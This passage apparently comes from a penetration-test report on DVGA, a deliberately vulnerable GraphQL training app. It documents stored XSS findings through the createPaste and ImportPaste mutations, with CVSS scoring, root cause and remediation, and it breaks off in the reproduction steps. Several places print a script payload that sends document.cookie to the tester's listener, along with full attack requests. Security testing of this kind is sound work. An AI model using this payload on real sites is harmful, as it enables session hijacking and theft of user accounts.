
The application returned the supplied HTML without encoding it:

```
HTTP/2 200 OK
Content-Type: application/json

{"data":{"createPaste":{"paste":{"id":"23","content":"<mark>hi</mark>","title":"<mark>hi</mark>","burn":false}}}}
```

When the paste was viewed in the browser, the `<mark>` element was interpreted as HTML and the `hi` appeared in yellow.

This confirmed that attacker-controlled HTML was being rendered by the application.

Step 2 — Test JavaScript Execution



I then tried the following payload:

```
<script>fetch(`http://192.168.1.230/?c=${document.cookie}`, {mode:'no-cors'})</script>
```

The payload was supplied as both the `title` and `content`.

Request:

```
POST /graphql HTTP/2
Host: merlin-declivitous-crowdedly.ngrok-free.dev
 Content-Type: application/json
```


Relevant variables:

```
{
   "title":
"<script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>",
    "content":
"<script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>",
    "public": true,
   "burn": false
}
```

The application accepted and stored the payload:

```
HTTP/2 200 OK
 Content-Type: application/json


{"data":{"createPaste":{"paste":{"id":"24","content":"<script>fetch(`http
://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>","title":"<script>fetch(`http://192.168.1.230/
?c=${document.cookie}`, {mode:'no-cors'})</script>","burn":false}}}}
```

Step 3 — Retrieve the Stored Paste



For a public paste, the stored values are returned through:


```
query getPastes {
  pastes(public: true) {
    id
    title
    content
    ipAddr
    userAgent
      owner {
      name
      }
}
}
```

The returned values are then rendered through:

```
/public_pastes
```

For a paste created with:

```
public: false
```



the stored values are displayed through:

```
/my_pastes
```

Step 4 — Confirm XSS Execution


When the affected paste was rendered in the browser, the `<script>` payload executed.

The payload caused the browser to make a request to my controlled listener:

```
http://192.168.1.230/?c=<document.cookie>
```

using:

```
{mode:'no-cors'}
```




The callback confirmed that the JavaScript was actually executing in the application's browser context.

Proof of Concept

HTML Injection

```
<mark>hi</mark>
```

Result:





```
    The browser interpreted the <mark> element and displayed "hi" with
the highlighting effect.
```

Stored XSS

```
    <script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>
```


Result:



The stored JavaScript executed when the paste was rendered and generated a request to my controlled listener containing document.cookie.

Attack Flow

```
Attacker
|
| createPaste(title, content)
v
POST /graphql
|
| Payload stored
v
Stored Paste
|
    +-----------------------------+
|                                 |
| public:true                     | public:false
v                                 v
getPastes.pastes                    my_pastes
|                                 |
```



Impact

An attacker who can create a paste may be able to store malicious HTML/JavaScript that executes when the affected paste is viewed.

Because JavaScript execution was confirmed in the application's browser context, an attacker could potentially:

- Execute arbitrary JavaScript in the application's origin.
- Perform actions through the victim's authenticated browser session.
- Access information available to JavaScript within the application's origin.
- Modify the application's page or content shown to the victim.
- Perform phishing or UI manipulation attacks using the trusted application origin.

During testing, I confirmed JavaScript execution by causing the browser to send a request to my controlled listener containing `document.cookie`.

Root Cause

The application accepts attacker-controlled values through the `createPaste` mutation and stores them without applying appropriate sanitization.

Those stored values are subsequently returned through the `getPastes` query for public pastes and through the `my_pastes` functionality for private pastes.

The browser-facing pages then render the returned `title` and `content` values without appropriate output encoding.

So the complete issue is:

```
createPaste
      ↓
attacker-controlled value stored
      ↓
getPastes / my_pastes
      ↓
value returned to frontend
      ↓
unsafe rendering
      ↓
Stored XSS
```

Evidence

All manually tested requests, responses, screenshots, and supporting evidence are stored under:

```
evidence/DVGA-009-Stored-XSS-via-CreatePaste
```

The evidence includes the relevant requests and responses for the `createPaste` mutation, the `getPastes` query, public/private paste rendering, and screenshots demonstrating the HTML injection and JavaScript execution.

Risk Rating

Critical

Remediation

- Properly HTML-encode `title` and `content` before rendering them in the browser.
- Treat stored paste data as untrusted input even if it came from an authenticated user.
- If HTML is intentionally supported, use a well-maintained HTML sanitization library with a strict allowlist.
- Prevent dangerous script elements and event-handler attributes from being rendered.
- Apply context-appropriate output encoding rather than relying only on input validation.
- Consider implementing a restrictive Content Security Policy (CSP) as an additional defense-in-depth measure.
- Use appropriate security attributes such as `HttpOnly`, `Secure`, and `SameSite` for session cookies.

References

- CWE-79 - Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)
- https://cwe.mitre.org/data/definitions/79.html
- OWASP Top 10 2021: A03 - Injection
- https://owasp.org/Top10/A03_2021-Injection/

Finding 10

DVGA-010. Stored Cross-Site Scripting (XSS) via ImportPaste

Severity

Critical

CVSS Score: 9.3 (Critical)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N
CVSS Base Score:	9.3
Impact Subscore:	5.8
Exploitability Subscore:	2.8
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	9.3

CWE

CWE-79 — Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

OWASP Mapping

- **OWASP Top 10 2021: A03 — Injection**
- **OWASP API Security Top 10 2023: No direct mapping**

Affected Endpoints

- `POST /graphql`
- `/import_paste`
- `/my_pastes`

Affected GraphQL Operations

Import Operation

Mutation: `ImportPaste`

Affected arguments:

- `host`
- `port`
- `path`
- `scheme`

The remote content retrieved by this mutation is stored as the paste content.

Retrieval Operation

Query: `getPastes`

Field: `pastes`

Affected field:

- `content`

Description

While testing the `ImportPaste` functionality, I wanted to check whether content imported from a remote paste service was properly sanitized before being stored and displayed

I created a Pastebin paste containing both HTML and JavaScript payloads and then imported it through the `ImportPaste` GraphQL mutation.

The content of the Pastebin paste was:

```
    <script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>
    <mark>XSSED</mark> </br>
    <h1 style="color:red">XSSED</h1>
```

Paste used during testing:

`https://pastebin.com/raw/E9VBs7eb`

Interestingly, both the XSS and HTML payloads were successfully imported.

The `ImportPaste` response returned the supplied payload without any visible sanitization. The same content was then stored as a paste and returned later by the `getPastes` query through the `pastes.content` field.

When the imported paste was viewed through `/my_pastes`, the HTML elements were rendered by the browser instead of being displayed as plain text. More importantly, the `<script>` payload also executed.

To confirm the JavaScript execution, the payload attempted to send `document.cookie` to my controlled `server.py` listener. I received the resulting request on my server, including the cookie value

This confirms that attacker-controlled JavaScript can be stored through `ImportPaste` and later executed in the browser when the affected paste is rendered.

Therefore, the issue is a **Stored Cross-Site Scripting (XSS)** vulnerability.

Steps to Reproduce

1. Prepare a malicious remote paste


Create a Pastebin paste containing:

```
    <script>fetch(`http://192.168.1.230/?c=${document.cookie}`,
{mode:'no-cors'})</script>
    <mark>XSSED</mark> </br>
    <h1 style="color:red">XSSED</h1>
```


The raw Pastebin URL used during testing was:

`https://pastebin.com/raw/E9VBs7eb`

2. Import the remote paste



Send the following request to the GraphQL endpoint:



```
      POST /graphql HTTP/2
      Host: merlin-declivitous-crowdedly.ngrok-free.dev
      Cookie:
abuse_interstitial=merlin-declivitous-crowdedly.ngrok-free.dev;
chat_session_id=ac1813ce-74a0-4f9f-a7b5-e4b9caafeb6a; env=graphiql:disable

    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:154.0)
Gecko/20100101 Firefox/154.0
      Accept: application/json
    Accept-Language: en-US,en;q=0.9
     Accept-Encoding: gzip, deflate, br
      Referer:
https://merlin-declivitous-crowdedly.ngrok-free.dev/import_paste
    Content-Type: application/json
      Origin: https://merlin-declivitous-crowdedly.ngrok-free.dev

    {"query":"mutation ImportPaste ($host: String!, $port: Int!, $path:
String!, $scheme: String!) {
             importPaste(host: $host, port: $port, path: $path, scheme:
$scheme) {
               result
             }

}","variables":{"host":"pastebin.com","port":443,"path":"/raw/E9VBs7eb","sc
heme":"https"}}
```

3. Observe the response

